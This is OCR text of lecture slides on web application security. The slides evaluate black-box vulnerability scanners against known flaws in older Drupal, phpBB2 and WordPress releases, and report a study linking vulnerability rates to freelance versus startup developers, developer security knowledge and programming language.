
Remote

McAfee SECURE™
TESTED 02-FEB

QUALYS®


>$100K total retail price

Example scanner UI



Unread Alerts	0
Network Scans In Progress	0
Device Audits In Progress	0
Networks Pending Approval	1


Test Vectors By Category



Test Vector Percentage Distribution

Detecting Known Vulnerabilities


Vulnerabilities for
previous versions of Drupal, phpBB2, and WordPress



Category	Drupal 4.7.0		phpBB2 2.0.19		Wordpress 1.5strayhorn	
	NVD	Scanner	NVD	Scanner	NVD	Scanner
XSS	5	2	4	2	13	7
SQLI	3	1	1	1	12	7
XCS	3	0	1	0	8	3
Session	5	5	4	4	6	5
CSRF	4	0	1	0	1	1
Info Leak	4	3	1	1	5	4

Good: Info leak, Session
Decent: XSS/SQLI
Poor: XCS, CSRF (low vector count?)

Vulnerability Detection



Secure development

Experimental Study

- What factors most strongly influence the likely security of a new web site?
  - Developer training?
  - Developer team and commitment?
    - freelancer vs stock options in startup?
  - Programming language?
  - Library, development framework?
- How do we tell?
  - Can we use automated tools to reliably *measure* security in order to answer the question above?


Approach

- Develop a web application vulnerability metric
  - Combine reports of 4 leading commercial black box vulnerability scanners and
- Evaluate vulnerability metric
  - using historical benchmarks and our new sample of applications.
- Use vulnerability metric to examine the impact of three factors on web application security:
  - startup company or freelancers
  - developer security knowledge
  - Programming language framework


Data Collection and Analysis

- Evaluate 27 web applications
  - from 19 Silicon Valley startups and 8 outsourcing freelancers
  - using 5 programming languages.
- Correlate vulnerability rate with
  - Developed by startup company or freelancers
  - Extent of developer security knowledge (assessed by quiz)
  - Programming language used.

Comparison of scanner vulnerability detection




Developer security self-assessment



QUIZ CATEGORIES AND QUESTION SUMMARY

Q	Category Covered	Summary
1	SSL Configuration	Why CA PKI is needed
2	Cryptography	How to securely store passwords
3	Phishing	Why SiteKeys images are used
4	SQL Injection	Using prepared statements
5	SSL Configuration/XSS	Meaning of “secure” cookies
6	XSS	Meaning of “httponly” cookies
7	XSS/CSRF/Phishing	Risks of following emailed link
8	Injection	PHP local/remote file-include
9	XSS	Passive DOM-content intro. methods
10	Information Disclosure	Risks of auto-backup (˜) files
11	XSS/Same-origin Policy	Consequence of error in Applet SOP
12	Phishing/Clickjacking	Risks of being iframed

Language usage in sample



AVERAGE LINES OF CODE FOR EACH LANGUAGE

Language	Average Lines of Code
ASP	24,320
Java	14,630
PHP	17,020
Python	23,125
Ruby	7660

Summary of Results

- Security scanners are useful but not perfect
  - Tuned to current trends in web application development
  - Tool comparisons performed on single testbeds are not predictive in a statistically meaningful way
  - Combined output of several scanners is a reasonable comparative measure of code security, compared to other quantitative measures
- Based on scanner-based evaluation
  - Freelancers are more prone to introducing injection vulnerabilities than startup developers, in a statistically meaningful way
  - PHP applications have statistically significant higher rates of injection vulnerabilities than non-PHP applications; PHP applications tend not to use frameworks
  - Startup developers are more knowledgeable about cryptographic storage and same-origin policy compared to freelancers, again with statistical significance.
  - Low correlation between developer security knowledge and the vulnerability rates of their applications

Warning: don’t hire freelancers to build secure web site in PHP.

Summary

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices